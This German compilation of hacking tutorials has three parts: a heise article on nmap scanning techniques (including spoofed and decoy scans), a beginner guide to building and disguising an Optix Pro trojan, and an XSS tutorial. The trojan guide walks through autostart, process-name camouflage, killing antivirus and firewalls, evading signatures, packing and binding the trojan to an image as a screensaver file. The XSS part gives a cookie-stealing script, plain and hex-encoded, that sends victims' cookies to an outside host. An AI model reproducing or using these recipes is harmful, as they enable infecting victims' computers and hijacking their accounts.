Die Connect-Scans sind sehr auffällig und werden schnell erkannt, tauchen sie doch in Log-Dateien oder etwa in der netstat-Ausgabe von Betriebssystemen auf. Weniger "Lärm" machen SYN-Scans (-sS), die nur die ersten zwei Schritte des Verbindungsaufbaus durchführen. Statt des abschließenden ACK-Pakets sendet nmap ein RST, um den Vorgang abzubrechen. Damit ist zwar keine vollständige Verbindung zustande gekommen, aus der Antwort des Zielsystems ist dennoch der Status des Ports ersichtlich und die "halb-offene" Verbindung taucht nicht in normalen Log-Dateien auf. Diese Scans erfordern allerdings Administrator-Rechte auf dem Scan-System, da nmap dazu keine Systemfunktionen nutzen kann sondern die Pakete "von Hand" zusammenbaut und über einen so genannten Raw Socket verschickt.

Da moderne Betriebssyteme und Firewalls auch SYN-Scans registrieren, bietet nmap weitere Scan-Methoden zur Verschleierung eines Scans. Mit FIN-, Null- und XMAS-Scans lassen sich die Flags in TCP-Paketen manipulieren, um ein Zielsystem auszutricksen und zu unerwarteten Antworten zu bewegen. Oft erhält man aber fehlerhafte Ergebnisse, in denen offene Ports als geschlossen oder gefiltert angezeigt werden und anders herum.

Allerdings kann ein Anwender über die richtige Interpretation Rückschlüsse auf den Regelsatz einer Firewall ziehen oder sogar ein System enttarnen, das versucht sich zu verstecken. Ist ein Rechner etwa nur für bestimmte Netze über SSH erreichbar und antwortet nicht auf Pings, ergibt ein SYN-Scan folgendes Ergebnis:

```
beachnet:~# nmap -sS -P0 www.hackmee.com -p 22
Port        State       Service
22/tcp      filtered    ssh
```

Damit weiß man jedoch immer noch nicht, ob das System wirklich vorhanden ist, denn "filtered" heißt ja eigentlich so viel wie "keine Antwort bekommen". Stateful-Inspection-Firewalls blocken zwar SYN oder SYN/ACK-Pakete, lassen aber oft FIN- und ACK-Pakete passieren, auf die das angesprochene System dann antwortet.

```
beachnet:~# nmap  -sF -P0 www.hackmee.com -p 22
The 1 scanned port on www.hackmee.com (192.168.0.1) is: closed
```

Nmap zeigt den Port jetzt als "closed" an, woraus sich ableiten lässt, dass der untersuchte Rechner ein RST-Paket gesendet haben muss -- damit hat er sich verraten. Ähnlich funktioniert der ACK-Scan auf einen Port: Kommt

ein RST-Paket zurück, so hat der Rechner hinter der Firewall reagiert. nmap gibt als Ergebnis "UNfiltered" aus.

Extras

Ein kompletter Scann aller Ports oder gar eines ganzen Netzes dauert unter Umständen recht lang. In schnellen Netzen kann man diesen Vorgang aber deutlich beschleunigen:

beachnet:~# nmap -sA -P0 -T aggressive 10.0.0.0/8 -p 22
The 1 scanned port on www.hackmee.com (192.168.0.1) is: Unfiltered

Im aggressive-Modus wartet nmap nicht so lange auf ausstehende Antworten.

Neuere DSL-Router versuchen Portscans zu erkennen und sperren die Absenderadresse für einen gewissen Zeitraum. Das verfälscht unter Umständen auch die Ergebnisse eines Selbsttests. "sneaky" beziehungsweise "paranoid" verteilen die Scans über einen langen Zeitraum, um die Erkennung durch Intrusion Detection Systeme zu vermeiden.

Gefährlich werden die automatischen Sperren der Router, wenn der Angreifer die Absenderadresse des Portscans fälscht. Ein vorgetäuschter Angriff wie

 # nmap -e eth0 -sS -S dns1.provider.com -P0 router.hackmee.com

hat schon in einigen Tests den Name-Server und damit den Zugang ins Internet für alle Anwender hinter dem Router gesperrt.

Um die Quelle eines Portscans zu verschleiern, aber trotzdem dessen Ergebnisse zu erhalten, setzen Angreifer oft die Decoy-Funktion (-D) ein. Mit ihr kann er zusätzliche IP-Adressen angeben, die scheinbar ebenfalls Portscans durchführen. Welcher Rechner wirklich hinter dem Test steckt, kann das Opfer nicht erkennen

Tarnkappe

Mit Idle-Scans (-sI) lassen sich sogar Scans quasi über Bande durchführen -- ohne mit dem eigentlichen Zielsystem zu kommunizieren. Dabei benutzt man einen weiteren Rechner (Idle-Host) im Netz und sendet mit dessen Absenderadresse Pakete an einen Port des Zielsystems. Durch die Auswertung der IP-IDs des Idle-Host erkennt man, ob auf dem Zielsystem der Port offen oder geschlossen war [3].

Mit der Option -O kann nmap das Betriebssystem des untersuchten Rechners ermitteln. Dies geschieht anhand von feinen Unterschieden, wie der jeweilige TCP/IP-Stack auf bestimmte Kombinationen von Flags und Optionen reagiert, die eine Art von Fingerabdruck ergeben. Erfahrungsgemäß liegt der Scanner mit seinem Tipp sehr oft richtig; so genannte Honeypots wie honeyd verwenden jedoch dieselbe Fingerabdruckdatenbank wie nmap, um dem Scanner ein beliebiges System vorzutäuschen.

Wortkarg

Eine Reihe von Diensten wie TFTP oder SNMP lauscht statt auf TCP auf UDP. nmap unterstützt auch solche Scans, allerdings sind die Ergebnisse -- Protokoll-bedingt -- äußerst fehlerträchtig und unzuverlässig. Zudem können sie elend lange dauern, da nmap sicherheitshalber zwei Pakete sendet und jeweils auf einen Timeout warten muss. Scans über alle 65535 UDP-Ports können sich über Tage hinziehen.

```
beachnet:~# nmap -sU -P0 www.verysecure.com -p 161
Port        State       Service
161/udp     open        snmp
```

Das verbindungslose UDP kommt ohne Handshake aus; auch Bestätigungen für Pakete erhält man vom Empfänger nicht. Dafür muss die darauf aufsetzende Applikation sorgen. Nmap sendet zum Test ein UDP-Paket ohne Inhalt und geht beim Ausbleiben einer Antwort davon aus, das der Port offen ist. Allerdings kann die Anfrage auch von einer blockierenden Firewall geschluckt worden sein. Bei einem komplett dichten System meldet nmap deshalb fälschlicherweise alle Ports als offen. Ob etwa der SNMP-Dienst tatsächlich erreichbar ist, muss man mit einem Tool wie snmpwalk nachprüfen.

Einige Systeme signalisieren geschlossene UDP-Ports mit einem ICMP-Paket "Port unreachable", was nmap dann richtig als "closed" anzeigt. Relativ selten erhält man als Ergebnis einer Suche nach offenen UDP-Ports auch mal ein "filtered". Dann hat ein Paketfilter zugeschlagen, der statt eines "Port unreachable" ein "Host unreachable -- admin prohibited filter" zurücksendet.

Schwarz oder Weiß

An Nmap haben sich schon viele heiße Diskussionen entzündet. Das Programm ist ein mächtiges Werkzeug, das für den Netzwerkadministrator genauso unverzichtbar ist wie für den Security-Consultant. Es verrät ihm, wo die Schwachstellen seiner Server und Netze liegen, damit er gezielte Gegenmaßnahmen einleiten kann. In den falschen Händen mutiert es jedoch zu einem genauso mächtigen Angriffs-Tool. Ein Portscan fremder

Systeme wird von vielen Internet-Nutzern als "unfreundlicher Akt" eingestuft. Er ist nach deutschem Recht zwar nicht strafbar, kann aber durchaus gegen die Allgemeinen Geschäftsbedingungen des Providers verstoßen und bei Beschwerden die Kündigung des Vertrags zur Folge haben. Man sollte solche Scans also nur gegen die eigenen Systeme oder im Einverständnis mit dem Eigentümer durchführen. (dab)

[/quelle:www.heisec.de]

Optix 1.32 – Server bauen, stealthen, packen (by Boreas)


Ein Hallo an alle Verzweifelten, die einen guten Server erstellen wollen. Ich habe dieses Tut für diejenigen geschrieben, die gerade mit Hacking & Security anfangen wollen und habe versucht es möglichst einfach zu beschreiben. Falls ihr etwas nicht versteht könnt ihr mich (fast) immer in ICQ erreichen (221604215).

So jetzt zum Tut:


1. Zuerst downloadet ihr euch (falls noch nicht geschehen) Optix Pro 1.32 von www.evileyesoftware.com , entpackt die Ordner und startet die Builder.exe (möglicherweise kommt so ein Fenster, in dem ihr einen Code eintragen müsst (Code im Text), den braucht ihr allerdings nur einmal eingeben).

DOWNLOAD "OPTIX PRO":
ZIP Password: T3B0aXhQcm8uemlw
MIRROR1 MIRROR2
PACKAGE MD5 CHECKSUM: 82dcdbcea6c668bb58de8c31c667f5d9

2. Danach geht ihr auf Builder Settings->Language und wählt eine Sprache (Deutsch: Builder_German.ini).



3. Begebt euch zu Grund- Einstellungen->Allgem. Infos. IP- und Benachrichtigungstrennzeichen, sowie den Inhalt der Benachrichtigung lasst ihr, wie sie sind. Bei Server-Name könnt ihr einen beliebigen Namen eingeben, der bei der Benachrichtigung (Notify) erscheint. Den Server-Port solltet ihr so eingestellt lassen, wenn ihr nicht wisst, was das ist. Server- Passwort solltet ihr vergeben, damit kein anderer durch sog. "Scanner" (ein Programm, das nach infizierten Systemen sucht) in euer System gelangt. Die Fehlermeldung solltet ihr auslassen, weil wir den Server noch binden wollen (ein anderes Programm anhängen, was von dem Trojaner ablenken soll).




4. Server- Icon: Nehmt einfach Default Setup, da wir das Icon später noch ändern werden.

5. Autostart & Installation->Autostart: Bei 2k/XP Systemen könnt ihr noch die RunServices Startmethode auswählen, bei 9x/ME Systemen win.ini


und system.ini (steht auch beides dahinter). Sub7- Methode kann ich nicht empfehlen, denn dadurch können schäden am System hervorgerufen werden. Autostart- Methode heißt einfach nur, wie der Server gestartet werden soll (wenn der PC heruntergefahren und neugestartet wird). Registry - Run solltet ihr immer eingeschaltet haben. Falls ihr alles deaktiviert, startet der Trojaner nach einem Neustart nicht.

6. Datei Infos: Hier könnt ihr einen Dateinamen für euren Server einstellen. Nehmt z.B. i1sass.exe. Falls jmd. in den Taskmanager schaut, fällt es ihm vielleicht nicht so sehr auf, wie msiexec16.exe (ilsass.exe ist ein Systemprozess). P.S.: Nehmt nicht den genauen Namen eines Systemprozesses, da dieser im Normalfall beendet wird (auch wenn er danach möglicherweise neugestartet wird => auffällig). Den Rest solltet ihr so lassen, wie er ist.




7. Nun zu den Benachrichtigungen. ICQ, MSN und SMTP funktionieren bei mir nicht oder nicht zuverlässig genug. Empfehlen kann ich lediglich die CGI- Notify. Diese werde ich hier allerdings nicht besprechen, Sucht euch einfach ein CGI-Notify-Tut.

8. FW & AV Manipulation: Aktiviert AV- Programme UND Firewalls. Den Rest lasst ihr ausgeschaltet. In den Unterbereichen EXE- Namen und NT/2k/XP- Dienste könnt ihr noch Namen eintragen. Diese Programme/Dienste werden beim Start des Trojaners dann beendet (ihr braucht den genauen EXE- oder Dienstnamen).




9. Drückt auf => Server erstellen <=, wählt ein Verzeichnis und denkt euch einen Namen für die *.exe. Danach fragt euch Optix, ob ihr die Server.exe mit UPX packen wollt. Klickt auf OK ohne Packen, weil wir den Server ja noch modifizieren wollen.


10. Jetzt kommen wir zu dem Modifizieren. Startet Resource Hacker (wenn ihr es nicht habt, einfach googlen) und wählt File->Open->Servername.exe. Jetzt müssten kleine Ordner erscheinen (in Resource Hacker) von Cursor bis Icon Group.



Da man die ganzen Cursor gar nicht braucht, kann man sie alle löschen (Ordner "öffnen" und jeden löschen).



Icon, Icon Group und String Table interessieren uns jetzt nicht. Interessant sind: RCData->TIMG->0 und RCData->TSVRFORM->0. Diese Abschnitte sind lesbar und man kann sie einfach verändern.



Damit der Trojaner nicht von einem AV gefunden wird, müsst ihr jetzt einfach überall die Schriftarten verändern (z.B. Arial), die Auflösungen, Positionen und zu guter letzt noch FlushTimeout's.

```
ClientWidth = 550
Color = clBlack
Font.Charset = DEFAULT_CHARSET
Font.Color = clWindowText
Font.Height = -11
Font.Name = 'Arial'
Font.Style = []
FormStyle = fsStayOnTop
OldCreateOrder = False
Position = poScreenCenter
OnCreate = FormCreate
OnShow = FormShow
PixelsPerInch = 96
TextHeight = 13
object Image1: TImage32
  Left = 0
```

Ändert die Werte einfach immer um eins. Das macht ihr bei TIMG, sowie bei TSVRFORM. Danach Script compilen (er fragt automatisch) und dann nur noch speichern.

Beispiele: Font.Name, Left, Top, ClientWidth, Width, ClientHeight, Height, FlushTimeout. Es gibt aber noch viele andere Dinge, die man ändern kann (ohne dass der Server unbrauchbar wird).

11. Ihr verschiebt eure Server.exe in das selbe Verzeichnis, in dem upx.exe liegt (normalerweise: \Optix Pro 1.32\Builder\upx.exe) und öffnet die Eingabeaufforderung (START->Ausführen->"cmd" tippen und

[ENTER]). Dann den Pfad ("cd %PFAD_VON_UPX%" und [ENTER]). Jetzt ruft UPX auf: UPX -9 Server.exe. Wenn ihr alles richtig gemacht habt, seht ihr eine Statusleiste und danach den unten gezeigten Screenshot.

12. Jetzt ist der Server erstellt und modifiziert, also fehlt nur noch das binden. Wenn ihr mit einem Binder umgehen könnt, nehmt halt euren Liebling, ich empfehle allerdings NakedBind v1.0 (googlen). Jetzt zur Erklärung wie man (mit NakedBind) zwei Dateien aneinanderhängt:

Wir wollen unseren Trojaner jetzt mal (wie viele sich das meistens wünschen) mit einem Bild binden. Dabei meine ich nicht die Endung .jpg. Also ihr sucht euch ein nettes Bild aus und schiebt es mit dem Server und NakedBind in ein Verzeichnis. Nachdem ihr NakedBind.exe geöffnet habt, aktiviert ihr erst einmal die Option Encrypt. Ein Icon könnt ihr logischerweise mit dem Icon Button auswählen. Wenn ihr nun eure Server.exe und das Bild hinzufügen wollt, klickt mit der rechten Maustaste auf das große, weiße Feld und dann auf Add File. Danach drückt ihr nochmal rechts auf euren Server und wählt File Settings. Dort wählt ihr System Folder und Hide Window, auch die Delayed Execution Method ist manchmal ganz praktisch (starten um eine gewisse Zeit). Die restlichen Einstellungen überlasse ich euch. Ihr könnt das Programm vielleicht auf Run Maximized oder euren Server auf System stellen. P.S.: Noch mehr Einstellungen findet ihr unter NBS. Wenn ihr fertig seid, drückt auf Bind und eure Dateien werden zusammengebunden. Das Resultat lautet nakedfile.scr. Was .scr ist? .scr ist die Endung für Bildschirmschoner, sehr praktisch, denn falls der andere die Endungen eingeblendet hat, könnt ihr ja wirklich einen Bildschirmschoner einbauen. Da viele halt ein Bild wollen (was nicht wirklich gut zu .scr passt) habe ich das in meinem Beispiel verwendet.

Tja, das wars schon mit meinem Tut über Optix, ich hoffe es hat euch gefallen.
Bei Kritik, Anregungen, Fragen etc. bitte eine E-Mail an:
boreas89@web.de
oder fragt mich in ICQ: 221604215
in MSN erreicht ihr mich unter: boreas89@web.de

Cross Site Scripting (XSS) (by GaSmo)

Vielen Dank an GaSmo von www.nullpunkt-security.com, der mit das Tutorial geschickt hat. Beuscht mal seine Seite und viel Spaß noch beim lesen =D

Einleitung

Heutzutage sind Webseiten komplexer als jemals vorher.
Durch dynamische Elemente werden die Seite für den User immer schöner.
Dynamische Elemente werden durch Web-Applikationen ermöglicht, welche den Einstellung des Users zugrunde liegen.

Dynamische Webseiten haben eine Sicherheitslücke mehr als normale Seiten, das so genannte Cross Site Scripting (auch als XSS bekannt). Mit diesem Text will ich euch zeigen was genau das ist.

Was ist Cross Site Scripting?

Wenn eine Applikation böswillige Daten von einem Benutzer erfasst nennt man das Cross Site Scripting. Die Codes werden meist per hyperlink mit bösartigem Script eingeschleust bzw ausgeführt. Meist wird der Code + Link in Boards, emails oder per Instant Massage verbreitet.
Der Angreifer verschlüsselt den Code oft (z.B. in Hexwerte umgewandelt) damit er dem Opfer nicht mehr auffällt und es nicht verdächtig aussieht wenn man auf ihn klickt. Nachdem der Code ausgeführt wurde geht es normal weiter und der User bekommt nichts von seinem Glück mit.

Was heißt XSS?

Oft wird Cross Site Scipting als CSS bezeichnet. Oft wurde Cross Site Scipting dann aber mit
Cascading Style Sheets (CSS) verwechselt. Deshalb nannten einige Sicherheits- Experten
das CSS in XSS um. Wenn du also jemanden über XSS Löcher reden hörst, sind
damit Cross Site Scripts gemeint.

Welche Bedrohung stellt XSS da?

Häufig benutzen Angreifer Javascript, VBScript, ActiveX, HTML oder Flash um das Opfer zutäuschen oder ihm Daten zu stehlen. Alles vom Account Hijacking, das Ändern von Benutzereinstellungen, bis hin zu Cookie-Klau ist möglich. Neue Lücken werden täglich gefunden. Der folgende Post von Brett Moore zeigt die Möglichkeiten von DoS und "autoattacking" von Host durch simples lesen einen Post in einem Massage Board.

http://archives.neohapsis.com/archives/vuln-dev/2002-q1/0311.html

Einige Beispiele zu Cross Site Script-Attacken

Eine Software mit vielen XSS-Lücken ist das populäre PHP-Programm PHPnuke.
Dieses Produkt wird häufig durch Angreifer gezielt angegriffen, um es auf XSS-Löcher zu prüfen. Die folgenden Links enthalten Informationen über Angriffe und Lücken in PHPnuke.

http://www.cgisecurity.com/archive/php/phpNuke_cross_site_scripting.txt
http://www.cgisecurity.com/archive/php/phpNuke_CSS_5_holes.txt
http://www.cgisecurity.com/archive/php/phpNuke_2_more_CSS_holes.txt

Wie sieht ein Cokkie-Diebstahl per XSS aus?

Teilweise muss eine Menge mehr getan werden als in der folgenden Beschreibung
erläutert wird, denk also dran das es sich nur um eine vereinfachte Vorgehensweise handelt.

Schritt 1:
Nachdem man ein XSS-Loch in einer Web-Anwendung gefunden hat, guckt man ob man dieses dazu ausnutzen kann die Cookies eines (oder mehrer, wie man halt will) User zu klauen.

Schritt 2:
Da es mittlerweile viele verschiedene Arten von XSS Exploits gibt muss man erstmal einige Tests durchführen. Durch die Ausführung des Codes wird die Ursprungsseite evtl. falsch dargestellt. Da aber das Endresultat entscheidend ist, wirst du teilweise eine Menge an dem Code basteln. Erst muss der Javascript in die LinkURL eingesetzt werden, welche auf die verletzbaren Teile der Page verweisen. Wird dieser dann angeklickt werden die Cookies des Users an cgisecurity.com/cgi-bin/cookie.cgi geschickt und dort dargestellt. Wenn dir eine Seite angezeigt wird auf der ein Cookie gezeigt wird, ist der Diebstahl von Cookies möglich.

Cookie-Klau Javascript Beispiele:

(Die Codes sind erst in ASCII Code formatiert und danach in Hex-Codes)

ASCII:
http://host/a.php?variable="><script>document.location='http://www.cgisecurity.com/cgi-bin/cookie.cgi?
'%20+document.cookie</script>
Hex:
http://host/a.php?variable=%22%3e%3c%73%63%72%69%70%74%3e
%64%6f%63%75%6d%65%6e%74%2e%6c%6f
%63%61%74%69%6f%6e%3d%27%68%74%74%70%3a%2f%2f%77%
77%77%2e%63%67%69%73%65%63%75%72%69%74%79
